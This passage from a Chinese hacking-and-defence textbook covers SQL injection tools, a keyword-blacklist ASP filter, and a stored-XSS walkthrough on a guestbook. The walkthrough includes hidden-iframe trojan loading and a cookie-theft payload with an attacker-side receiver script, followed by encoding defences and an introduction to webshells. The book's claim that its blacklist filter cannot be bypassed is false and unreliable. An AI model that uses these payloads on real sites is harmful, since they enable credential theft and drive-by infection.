


图 5-71




图 5-72

猜解的过程跟用 NBSI 很相似，SQL 注入工具都是差不多的，只是把烦琐的猜解过程交给编好的程序而已。

类似的工具还有很多，比如阿 D 注入工具、CSC、WED、Domain 等。Domain 是一个

旁注工具，旁注是注入技术里的一个分支。其入侵的基本思路是网站的服务器一般会放好几个网站，如果在目标网站上找不到注入漏洞，可以试试入侵同一台服务器上的其他网站，如果通过同一台服务器上的其他网站里的漏洞控制了服务器，就相当于得到了这个网站的控制权。如果大家感兴趣的话，可以在网络上找到并下载这些工具来使用。

本节介绍了几款主流的 SQL 自动注入工具及其使用方法。使用工具确实省事很多。

### 5.2.9 对 SQL 注入漏洞的防御

对于一个网站来说，SQL 注入漏洞的危害是巨大的。

由于问题出在代码上，所以最终还是要从程序代码上去解决。不过很多网站的站长对代码并不是很了解，他们只是从网络上下载一套系统来用而已，叫他们自己改代码似乎有点太难了。不过程序的开发人员会不定期地发布一些补丁，站长们可以通过勤打补丁来补上漏洞。

对于具有代码编写能力的人，对每一个从客户端接收来的数据都应该做好过滤才放到 SQL 语句里去执行。以前的普遍做法是一个一个地过滤有可能出现漏洞的参数，不过现在有人开发了一套 SQL 通用防注入系统。

其思路就是把提交到页面的所有数据都过滤一遍，其实 SQL 注入提交的数据都有一个特征，就是数据里会有 SQL 语句和一些 SQL 语言的关键字，比如“AND”、“UNION”、“SELECT”等字符串，只要在数据里存在这些字符串，就可以判定为 SQL 注入行为来进行处理，而不会把这个数据当成 SQL 语句去执行。

以下是作者根据这个思路模仿 SQL 通用防注入系统编写的代码：

```
<%
'-----定义部分-----
Dim FangZhuPost, FangZhuGet, FangZhuIn, FangZhuInf, FangZhuXh
'自定义需要过滤的字串，用“|”分隔，如果大家发现有什么遗漏可以加上去
FangZhuIn = "'|;|and|(|)|exec|insert|select|union|delete|update|count
|*|%|chr|mid|master|truncate|char|declare"

FangZhuInf = split(FangZhuIn, "|") '把非法字符串用“|”分隔出来
'-----POST 部分-----
If Request.Form<>"" Then

    For Each FangZhuPost In Request.Form '循环取得提交的参数
        For FangZhuXh=0 To Ubound(FangZhuInf) '全部转换成大写
```

### 黑客攻防实战入门（第3版）

```
If Instr(LCase(Request.Form(FangZhuPost)), FangZhuInf(FangZhuXh)) <> 0
Then
    '如果在数据里有非法字符串
    Response.Write "<Script Language=JavaScript>alert('请不要在参数中
包
含非法字符尝试注入!');</Script>"

    Response.End
End If
Next
Next
End If

'-----GET 部分-----
If Request.QueryString<>" Then
    For Each FangZhuGet In Request.QueryString
        For FangZhuXh=0 To Ubound(FangZhuInf)
            If Instr(LCase(Request.QueryString(FangZhuGet)), FangZhuInf(FangZhuXh)) <> 0
Then
                Response.Write "<Script Language=JavaScript>alert('请不要在参数中
包
含非法字符尝试注入!');</Script>"

                Response.End
            End If
        Next
    Next
End If
%>
```

把这些代码保存在一个 ASP 文件里，比如 `fang.asp`，并把这个 `fang.asp` 文件放在要防护的页面文件的目录下。在要防护的页面开头加入一句 `<!-- #include file="fang.asp"-->`，保存并退出就可以了。

再来测试一下，看看是否能防住 SQL 注入漏洞，在浏览器中提交 `http://127.0.0.1/veryzone/announce.asp?id=16 and 1=1`，就会弹出图 5-73 所示的对话框，并且什么也不会显示。



图 5-73

如果参数里没有非法字符，页面还是可以正常显示的，如图 5-74 所示。




图 5-74

这样就可以杜绝 SQL 注入漏洞了，不过这也不是万全之策，因为这个代码是“通杀”的，也就是“宁杀错不放过”的那种，如果用户输入的数据确实要输入那些东西，那也会被当成非法字符串，这种情况到目前还没有更好的办法来解决，只能让用户输入一些其他的字符串来代替。

本节对 SQL 注入漏洞的防范手法进行了详细介绍，并模仿防注入漏洞程序编写一段防注入漏洞的代码，从而杜绝 SQL 注入漏洞的出现。以目前的情况，还没有人能发现突破这段代码的办法，站长们可以放心使用这段代码来做防护。

### 5.3 跨站脚本攻击

相信大家在浏览论坛或者留言本的时候，有时会突然弹出一个对话框，显示“这个网

站有漏洞，请管理员及时修补！”之类的提示，如图 5-75 所示。



图 5-75

在遇到上述情况时，大家可能会认为该留言者修改了源文件的代码让它弹出这么一个警告框，也就是说，他已经得到服务器的控制权，能够随意修改服务器上的文件了。

其实不然，他只是利用了一个很简单的攻击方法——跨站脚本攻击，就可以达到这个效果了。虽然方法很简单，但却非常有效，利用好的话，它带来的危害并不比蠕虫小！在本节中，将对跨站脚本攻击进行介绍，并以一个留言本的漏洞来演示对跨站脚本漏洞的利用与防御。

### 5.3.1 跨站的来源

在介绍跨站之前，笔者先介绍一下 HTML 语言和 Script。

HTML（HyperText Markup Language）即超文本链接语言。Hypertext 在中文里是超文本的意思，它是指一个包含有链接的文本（文字），这个文本链接到其他的文件，通过用鼠标单击这些链接，就可以很容易地从当前的页面进入到链接所指向的页面。

大家在网上看到的网页信息可能是存放在隔壁房间的一台计算机里，也可能存放在地球另一边的某个地方。由于提供 WWW 服务的人并不知道将会浏览这个网页的人用的是哪一种计算机或终端，必须得保证每台计算机都能正确显示网页，必须用各种计算机都能“看懂”的方式来描述文件，于是就产生了 HTML——超文本语言。经过 HTML 描述后的超文本不但文字内容本身有特殊的排版效果，更重要的是，它改变了以往平面文档的浏览方式，页面中的链接点可以指向另一个页面，这样，要想访问另一个页面就不用关掉本页面再开另一个页面了，直接单击页面中的链接就可以了。

在 HTML 3.0 以后，随着用户对页面效果的要求，比如要在页面里显示图片、播放声音或者一些其他的功能，原本的静态页面再也无法满足用户的需求，于是就有了 HTML3.02

和 HTML 4.0 的长足发展。同时发展的还有非常著名的 ECMAScript（欧洲的某个标准脚本）。Netscape 率先扩展了它，拥有了属于自己的 LiveScript，后来更名为 JavaScript，并一直发展到 1.5 版本。在 JavaScript 发展 1.2 版本的时候，Microsoft 不甘落寞，非常顺手地把 JavaScript 带了过来，然后更名为自己的 JScript，并一直发展到现在。但实质上，JavaScript 和 JScript 基本上都是一致的，除了专用于自己浏览器的那么一小点东西，它们的文件后缀名都是 js。配合 XML 中的 DOM 1.0 技术，用户可以利用 Script 完全控制 HTML 页面中的每一个元素、每一个属性，甚至是每一个字符在特定时候的变化，这时候编写网页就跟编程差不多了。因为可以编写代码，所以攻击者想尽方法要往页面里加入自己的攻击代码，让浏览这个页面的计算机都运行那段代码。在经过不断地尝试之后，终于成功了，于是一种新的攻击方法——XSS 应运而生。

XSS 又叫做 CSS（Cross Site Script），跨站脚本攻击。它指的是恶意攻击者往 Web 页面里插入恶意 HTML 代码，当用户浏览该页时，嵌入其 Web 里面的 HTML 代码会被执行，从而达到恶意用户的特殊目的。XSS 属于被动式攻击，因为其被动且不好利用，所以许多人常忽略其危害性。但是，实际上利用它在各大论坛里插木马网页比入侵服务器再挂木马效率要高得多，而且隐蔽性也强得多，跨站脚本攻击很容易上手，于是，在注入攻击方式还没有流行起来之前，跨站攻击就成了“脚本小子”们的最爱，甚至一直到现在，利用 CSS 攻击网站的人还是很多的。

### 5.3.2 简单留言本的跨站漏洞

在本节中，笔者将以迷你留言本为例进行跨站脚本攻击的讲解，这个留言本的体积很小，代码不多，适合用来分析。而且迷你留言本的安装很简单，从网上下载迷你留言本的压缩包后直接解压到 IIS 的目录里就可以使用了。安装完成后，如图 5-76 所示。




图 5-76

接下来先看看这个留言本是如何显示留言的，用记事本打开 index.asp，代码如下：

```
<tr>
  <td width="12%" height="14" align="center" bgcolor="#FFFFFF">
    <font color="#000000">昵称: </font></td>
    <td width="52%" height="14">
      <font color="#000000"><%=rs("name")%></font></td>
      <td width="36%" height="14" bgcolor="#FFFFFF">
        <p align="right"><font color="#000000">

          <b><%=rs("time")%>

        </font></td>
    </tr>
    <tr>
      <td width="12%" height="16" align="center" bgcolor="#FFFFFF">
        <font color="#000000">留言: </font></td>
        </center>
        <td width="88%" height="1" colspan="2" rowspan="2">
          <p align="left">
            <font color="#000000">
              <b><%=rs("body")%>

            </font></td>
          </tr>
```

注意看加粗的那两句代码，它们是直接从数据库里读出字符串，并放在 HTML 代码中。关键的是，在这个过程中，代码没有对从数据库里读出来的字符串进行任何处理！如果在数据库里的字符串是 HTML 代码，毫无疑问，留言内容会按照 HTML 的语法去解析显示；如果是 JavaScript，它照样会当成 JavaScript 去执行！

下面攻击者就开始想办法将恶意代码插入到数据库中去，让页面被访问的时候执行代码。其实，插入数据库的方法很简单，发布留言的时候，留言的内容就会被插入到数据库里。单击“发表留言”链接进入签写留言的页面，这个页面有两个可以输入文本的地方——昵称和留言内容。

先试试插入 HTML 代码能不能执行，输入一个简单的 HTML 超链接标签“<a>”来试试，如图 5-77 所示，单击“提交”按钮，输入的数据就被插入到数据库里了。

接着，再访问 index.asp 看看代码在页面是否会执行成功。

如图 5-78 所示，显示出来的“aaa”和“bbb”都附上了超链接，说明写进去的 HTML 代码从数据库中读取出来后被解析执行了。既然能解析执行 HTML，就说明该页面有漏洞了。

接下来再来测试向数据库里插入 JavaScript 能否被解析执行。发表留言，在其中输入以下代码，它的功能是弹出一个对话框，显示“测试漏洞”这个字符串，如图 5-79 所示。

```
<script>alert('测试漏洞');</script>
```

因为“昵称”和“留言”两个选项里都存在漏洞，所以 JavaScript 代码放在哪项都可以。

提交发表，然后访问 index.asp，跟预想的一样，果然弹出对话框，如图 5-80 所示。



图 5-77



图 5-78



图 5-79



图 5-80

能弹出对话框，就说明脚本代码被执行了。原来那些所谓的“高手”也只是通过这个小手段做到的，并不是控制了服务器而修改了文件。

这样的漏洞普遍存在，并不一定是留言本才有，在网页中有数据输入的地方就有可能存在跨站漏洞，检测的方法就像前面介绍的一样，在输入数据的地方输入 HTML 或脚本代码，看看在显示数据时它们能否被解析执行，如果能，就说明这个程序有漏洞。

### 5.3.3 跨站漏洞的利用

攻击者可以利用跨站漏洞得到浏览该网页者的 cookie，可以让访问该网页的人在不知



## 黑客攻防实战入门（第3版）

不觉中访问木马网页，可以让网页无法正常访问……这并不是危言耸听，本节中将介绍一些常用的跨站攻击手法。

### 1. 死循环

往网页中插入死循环语句，这是一种很低劣的恶意攻击手法。写一段条件永远为真的循环语句，让页面执行到这段代码的时候就一直执行这段代码而不能继续显示后面的内容，从而使网页不能正常显示。更有甚者，在死循环语句里加入弹出对话框的代码，从而使浏览者的浏览器不停地弹出对话框，始终无法关闭，只有结束浏览器进程才行。

具体操作是这样的，打开发表留言的页面，在留言内容中写入如下代码，如图 5-81 所示。

```
<script>while(true)alert('炸死你!')</script>
```

提交之后再访问 index.asp，就会弹出一个对话框，如图 5-82 所示，单击“确定”按钮之后又会弹出一个对话框，没完没了地弹出，只有结束掉 IE 的进程才能停止。

相信无论是谁遇到这种问题后短时间内都不会再访问这个网站了，这对于网站来说无疑是一个巨大的损失。



图 5-81



图 5-82

### 2. 隐藏访问

隐藏访问是指让用户在访问一个网页的时候，在不知不觉中访问另外一个网页。这样做，可以用来增加其他网站的访问量，也可以用来放置网页木马进行网络“钓鱼”。

攻击者可以在有跨站漏洞的页面中插入代码，让所有访问这个页面的用户打开这个页面的同时，隐藏访问攻击者的网站。这样，随着访问漏洞页面用户的增多攻击者的访问量就会增加。网上有跨站漏洞的页面也不少，只要攻击者多找几个有漏洞的网站把代码插进去，那他的网站访问量就非常可观了。

这样的危害还不算很大，仅仅是给攻击者的网站增加了访问量而已，对于漏洞页面来说，最多也只是因为多加载一个页面而稍微影响一点速度。但是，如果攻击者让用户隐藏访问的页面是一个木马网页，那问题就严重了。在访问网页的时候，用户的电脑在不知不

觉中就下载并安装了一个病毒或者木马程序，这样的话，用户电脑的控制权就完全掌握在攻击者的手里了。

在广大电脑用户的安全意识日益增长的今天，在 QQ 群里发消息骗别人单击木马网页的成功率是不高的。但是上网浏览网页的人很多，他们一般都是去浏览大型网站，因为他们相信大型网站不会在自己的网页里放木马，那无异于搬起石头砸自己的脚，但是他们却没有考虑到，大型网站也有可能因为漏洞被其他人插入代码。所以，往一个知名网站的页面里插木马网页让人不知不觉地中招，比在 QQ 群里发消息骗别人单击木马效率要高得多。

要想让用户访问页面的方法很多，比如插入下面的代码就可以让页面直接从当前网页跳转到目标页面去：

```
<script>
    window.location.href="目标页面";
</script>
```

但是这样直接跳转过去的隐蔽性不高，明眼人一看就知道有问题。所以更多的人选择的是用隐藏访问的方法来达到目的。

实现隐藏访问有两种方法，一种是让页面弹出一个高度和宽度都为 0，而且坐标在屏幕范围之外的新页面来打开网页，代码如下：

```
<script>
    window.open('目标页面', '', 'top=10000,left=10000,height=0,width=0');
</script>
```

这个方法虽然思路不错，但是这种方法还是有个难以避免的问题存在，就是在弹出一个那样的窗口以后，虽然用户看不到窗口了，但是在任务栏上还是会出现这个窗口的标题按钮，所以这种办法并不完美。不过攻击者可以加入代码让木马网页自动关闭，这样的话，留意任务栏的人不多，而且木马网页的标题一闪而过，刚开完马上就被关闭了，也不会有太多的人在意它。

另外一种办法就是在页面里插入一个高度和宽度都为 0 的框架，这个框架的内容就是攻击者想要用户访问的网页的地址，这样做既不会弹出一个新的窗口，页面看起来也跟没有插入代码一样，隐蔽性是十分高的。

插入框架的代码如下：

```
<iframe src="目标网页"></iframe>
```

先用一幅图片来试一下代码的效果，代码如下，如图 5-83 所示。

```
<iframe src="img/logo.jpg"></iframe>
```

上述代码的作用是在网页里插入一个框架，框架的内容是显示该网站中 img 文件夹下的

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

logo.jpg 图片，当我们做实验的时候可以换成别的图片进行测试。提交后，回到 index.asp 页面，会看到图 5-84 所示的效果，成功地在网页里插入了一个框架，并把图片也显示了出来。



图 5-83




图 5-84

接下来把框架的高度和宽度都设置为 0，看看框架是否被隐藏起来了，代码如下，如图 5-85 所示。

为了和前面的留言进行区别，这次的昵称改为“框架测试 2”，如图 5-86 所示。



图 5-85



图 5-86

从图 5-86 中可以看出，框架已经被彻底隐藏了，在页面中已经看不见了。

但是，大家可能会说，也有可能是代码没有被执行起来也不一定。没错，这也是有可能的，不妨做一个实验来验证一下。

先来做一个 test.html 文件放在网站的根目录下当做木马网页，它的功能就只是弹出一个对话框说明已经隐藏访问木马页面而已，它的代码如下：

```
<html>
<head></head>
<body>

<script>alert('已经访问木马页面!')</script>

</body>
```

```
</html>
```

再来发布一个跨站留言，让用户隐藏访问 test.html，留言的内容为下面的代码：

```
<iframe src="http://localhost/test.html" width="0" height="0"></iframe>
```

在实际的漏洞利用中，攻击者会把木马页面放在自己的网站空间里，所以在代码里用的都是完整的路径来表示木马页面的地址。为了模拟得真实一些，这里用的也是 test.html 完整的路径 http://localhost/test.html，为了以示区别，后面都用 localhost 来表示攻击者的网站，用 127.0.0.1 表示漏洞网站。

在提交发表留言之后，再访问留言主页 index.asp，就会看到页面上弹出了预料中的对话框，如图 5-87 所示。




图 5-87

这就证明了页面里的代码被成功执行了，用户已经访问了木马页面。这个对话框是笔者为了证明漏洞而专门加上去的，如果没有加这句代码，网页的浏览者根本就不知道已经访问了木马页面，在不知不觉中木马就被下载到浏览者的电脑上运行了，这无疑是件非常可怕的事情。

### 3. 获取浏览者 cookie 信息

一般论坛、留言本为了节省服务器的资源，通常都把用户的登录信息保存在 cookie 里，而这些 cookie 都保存在用户电脑上，通过一些特殊的代码可以把用户的 cookie 提取出来，再配合隐藏访问的方法，可以把用户的 cookie 发送给攻击者。

#### 相关知识

cookie 的来源。随着网络的发展，用户的访问除了要求高度的视觉享受，更需要个性化的服务，所以才有了 cookie 的诞生。就拿各论坛为例，它们又是如何做到记住每个用户是否登录过的呢？比如用户访问另一个页面的时候，服务器如何判断他是否有权限访问这

## 黑客攻防实战入门（第3版）

个页面，不可能又让用户登录一次吧！或许有人会说用数据库保存，但对于这样的大型论坛，每一次数据库的读取都要消耗时间和服务器资源。每秒 10 个人刷新一次页面，服务器不死机才怪。

所以浏览器开始支持 cookie 了。浏览器会把用户名、密码或者是否登录之类的信息保存在 cookie 里，当用户访问页面的时候，网页就从客户机的 cookie 里取出信息处理，这就分担了服务器的一些工作。对于每一个站点，IE 支持 255 个 cookie，每个 cookie 限记录 1024 字节内容。这样可以大量减轻服务器的资源消耗，又可以保证安全性——一个站点是不允许访问另一个站点的 cookie 数据的。但当这个秘密为人所知之后，安全性就不复存在了，因为 cookie 是使用 ASCII 编码的 TXT 文件。也就是说，用户可以随便打开任意一个 cookie 进行修改。

因为插入到页面的代码会被程序认为是网站自身的代码，所以在代码中可以直接取得用户在本网站的 cookie。

取得 cookie 的代码如下。

```
<script>
document.cookie;
</script>
```

在留言本中发表留言，插入代码让页面把浏览者的 cookie 用对话框给弹出来，如图 5-88 所示。

```
<script>
alert(document.cookie);
</script>
```




图 5-88

提交后访问留言时，页面把浏览者在本站的 cookie 弹出来了，但是里面似乎没有什么有用的信息。

那是因为例子中的简单留言本的留言都是匿名发表的，所以只有用管理员的身份登录后才会把管理员的信息保存在 cookie 里，一般用户的 cookie 里是没有什么实质性的内容的。但是在很多论坛里，用户的登录信息还是会保存在 cookie 里。

接下来用管理员的账号登录后再访问一下这个页面，就看到图 5-89 所示的提示。




图 5-89

从“pwd=admin”和“user=admin”就很容易判断出管理员的密码和用户名都是 admin 了。

但是，这样弹出来的 cookie 是浏览者自己的，也就是说，只有管理员访问这个页面的时候，弹出来的 cookie 里才有他的用户名和密码，别人访问的时候，弹出来的 cookie 里是没有的。这样做似乎没有用，但是一旦结合一些其他的手法，就可以让管理员在访问这个页面的时候在毫无察觉的情况下把自己的 cookie 发送给攻击者！攻击者从 cookie 里得到管理员的 cookie 后就可以从 cookie 里得到管理员的管理账号和密码，进而控制整个网站。

攻击者要想得到管理员的信息，就会先制作一个用来接收信息的页面，在攻击者自己的网站里建立 jieshou.asp 文件用来接收浏览者发送的 cookie 信息，jieshou.asp 的代码如下：

```
<%
xixi=request("xixi")
//: 接收“xixi”参数，并保存在 xixi 变量中
set fs=server.CreateObject("Scripting.FileSystemObject")
//: 建立文件操作对象
set file=fs.OpenTextFile(server.MapPath("ck.txt"), 8, True)
//: 打开网站目录下的 ck.txt 文件，如果这个文件不存在就建立它
file.writeline xixi
//: 把 xixi 变量的内容写到 ck.txt 文件中
file.close
set file=nothing
set fs=nothing
//: 关闭文件并释放对象
%>
```

## 黑客攻防实战入门（第3版）

接收页面做好了。接下来要做的就是将 cookie 发送过去。结合隐藏访问的方法，让管理员访问如下的 URL 就可以把 cookie 发送给 jieshou.asp 了：

`http://localhost/jieshou.asp? xinxi=管理员 cookie 的内容`

构造的代码如下：

```
<script>
var ck=document.cookie;
//: 把 cookie 的内容保存到 ck 变量中
var url='http://localhost/jieshou.asp?xinxi='+ck;
//: 构造想要让浏览器隐藏访问的地址放到 url 变量中
var htmldaima='<iframe src="'+ url + '"></iframe>';
//: 构造隐藏访问的代码
document.write(htmldaima);
//: 把构造的 htmldaima 当成 HTML 来执行
</script>
```

把如上代码当成留言内容来发表，如图 5-90 所示。



图 5-90

提交之后，用管理员身份登录留言板，访问留言首页，如图 5-91 所示。页面看起来一切正常，并没有什么问题。




图 5-91

但是实际上，页面已经悄悄地把管理员的 cookie 发送到攻击者的接收页面去了！现在，转到攻击者的网站目录下，会发现多了一个 ck.txt 文件。

打开它，就看到了留言本管理员的 cookie 了，里面有管理员的账号和密码，如图 5-92 所示。




图 5-92

在本节中介绍了几种常见的跨站漏洞的利用方法。从利用的过程中可以看出跨站漏洞的危害是很大的，如果一个网站有跨站漏洞，攻击者就可以通过一些手法取得浏览者的 cookie，从而得到里面的敏感信息。

在网络上，只要页面里有数据输入的地方就有可能存在跨站脚本漏洞，这样的漏洞是普遍存在的。攻击者如果利用漏洞往页面中插入访问木马页面的代码，浏览页面的人就有可能中木马，受害的人将会非常多。由此可见其危害性，在下一节中，将介绍如何修复跨站漏洞及对跨站漏洞的一些防御方法。

### 5.3.4 未雨绸缪——对跨站漏洞预防和防御

dvHTMLEncode()函数是笔者从ubbcode里提取出来的专门对特殊的字符串进行处理的函数。它能把一些特殊的（比如尖括号之类）字符替换成 HTML 特殊字符集里面的字符，HTML 特殊字符集里的字符是不会当成原来的代码去执行的。

HTML 语言是标签语言，所有的代码都是用标签括起来才有用的，而所有的标签都是用尖括号括起来的。尖括号不能发挥原来的作用之后，攻击者插入的代码便失去作用，即使再怎么精心地构造如何完美的代码也毫无用武之地。dvHTMLEncode()函数的完整代码如下：

```
function dvHTMLEncode(byval fString)
if isnull(fString) or trim(fString)="" then
    dvHTMLEncode=""
    exit function
end if
```



### 黑客攻防实战入门（第3版）

```
fString = replace(fString, ">", "&gt;")
fString = replace(fString, "<", "&lt;")
fString = Replace(fString, CHR(32), "&nbsp;")
fString = Replace(fString, CHR(9), "&nbsp;")
fString = Replace(fString, CHR(34), "&quot;")
fString = Replace(fString, CHR(39), "&#39;")
fString = Replace(fString, CHR(13), "")
fString = Replace(fString, CHR(10) & CHR(10), "</P><P> ")
fString = Replace(fString, CHR(10), "<BR> ")
dvHTMLEncode = fString
end function
```

这个函数的语法很简单，就是用 Replace()函数把字符串里的一些特殊字符给替换掉，如果大家还发现少过滤了什么特殊字符，可以试着自己加上去。

用 dvHTMLEncode()函数把所有输入、输出的字符串过滤处理一遍，就可以杜绝大部分跨站漏洞的出现。

比如简单留言本的漏洞是因为 name 和 body 没有经过过滤而直接输出到页面才形成的，代码如下：

```
<%=rs("name")%>
.....
<%=rs("body")%>
```

把代码改成下面这样就可以避免跨站漏洞的出现了：

```
<%=dvHTMLEncode( rs("name") )%>
.....
<%= dvHTMLEncode( rs("body") )%>
```

用 dvHTMLEncode()函数过滤后再输出，就不会存在问题了。当然，也可以在用户提交的时候过滤了再写到数据库中，在其他的地方也可以用这个函数过滤，只要过滤得彻底，就不用那么担心有跨站漏洞出现了。

当然，用户也不能被动地期望网站的管理员去修补漏洞。如果网站的管理员因为不在意这方面而被人挂了木马，而用户访问了这个网页中的木马，最终吃亏的还是用户。所以建议用户关闭 IE 解析 JavaScript 的功能。

根据以下步骤可以禁用 JavaScript。

打开浏览器的菜单“工具”→“Internet 选项”→“安全”→“Internet”→“自定义级别”，找到“脚本”部分，把“活动脚本”设置成“禁用”状态就可以了。

另外，尽量不要访问安全性不高的网站，上网时开着杀毒软件的脚本监控功能，这样可以尽量避免被恶意攻击者利用跨站脚本漏洞进行攻击的可能性。

## 5.4 Web 后门及加密隐藏

通过前面两节的学习，相信大家已经掌握了通过网站漏洞来获取网站管理员密码或者诱骗一般用户浏览木马页面的手法。这些手法花样之繁多，简直到了令人匪夷所思的地步。但是攻击者并不会仅仅满足于这点成果，只得到网站的管理权并不会令他们满意。他们会想方设法地把后门、木马之类的东西传到服务器上，以获取整台服务器的控制权！那就是常说的 Webshell。

一台服务器上少则只有一个网站，多则可能会有成百上千个网站。如果攻击者只得到一个网站的控制权，充其量也就是访问这个网站的用户受害而已。但是，如果服务器被攻击者控制，那么这个服务器上的所有网站都会受到威胁，所造成的影响是不可估量的！

在得到管理员的密码后，要想把后门传到网页空间是很简单的事情，只要把网站的上传设置进行简单地变更，在允许上传的文件类型里添加 ASP 文件，就可以把 Web 后门上传到网站的空间里，进而扩大战果，甚至控制整台服务器。

但是“枪打出头鸟”，好用的后门早就已经被列入杀毒软件的黑名单，往往后门刚传到服务器上就被杀毒软件删除了；或者是后门刚传到服务器的空间上，还没派上用场，第二天就被管理员发现并把它删除了。这是令人无奈的事情，但也不是完全没有对策的，在本章节中，会对 Web 后门的免杀及隐藏做一个比较全面的介绍。

### 5.4.1 什么是 Web 后门

Web 后门又称做 Webshell，是 Web 入侵中最常见的脚本攻击工具，简单来说，Webshell 就是一个利用 ASP 或 PHP 等语言制造的一个基于 Web 下的木马后门。入侵者在成功侵入一个网站后，通常将这些 ASP 或 PHP 木马后门文件放置在网站服务器的 Web 目录中，与正常的网页文件混在一起。之后入侵者就可以通过 Web 的方式，利用 ASP 或 PHP 木马后门控制网站服务器，包括上传/下载服务器中的文件、查看数据库、执行任意程序命令等。

图 5-93 就是一个简单的 Webshell。



图 5-93

## 黑客攻防实战入门（第3版）

从图 5-93 中可以看出，攻击者可以直接在 Web 上运行一些基本的 DOS 命令，这里可以将这个 Webshell 看做基于 Web 形式的命令提示符。此外，Webshell 最大的优点就是可以使绝大多数防火墙失去作用，由于与被控制服务器所交换的数据都是通过 80 端口传递的，只要被控制服务器需要提供 Web 服务，那么 Webshell 将永远不被防火墙所拦截。并且使用 Webshell 对主机进行操作，一般不会对系统日志中留下记录，只会在网站的 Web 日志中留下一些数据提交记录，对于那些没有经验的管理人员来说，是很难发现入侵痕迹的。

### 5.4.2 Web 后门免杀

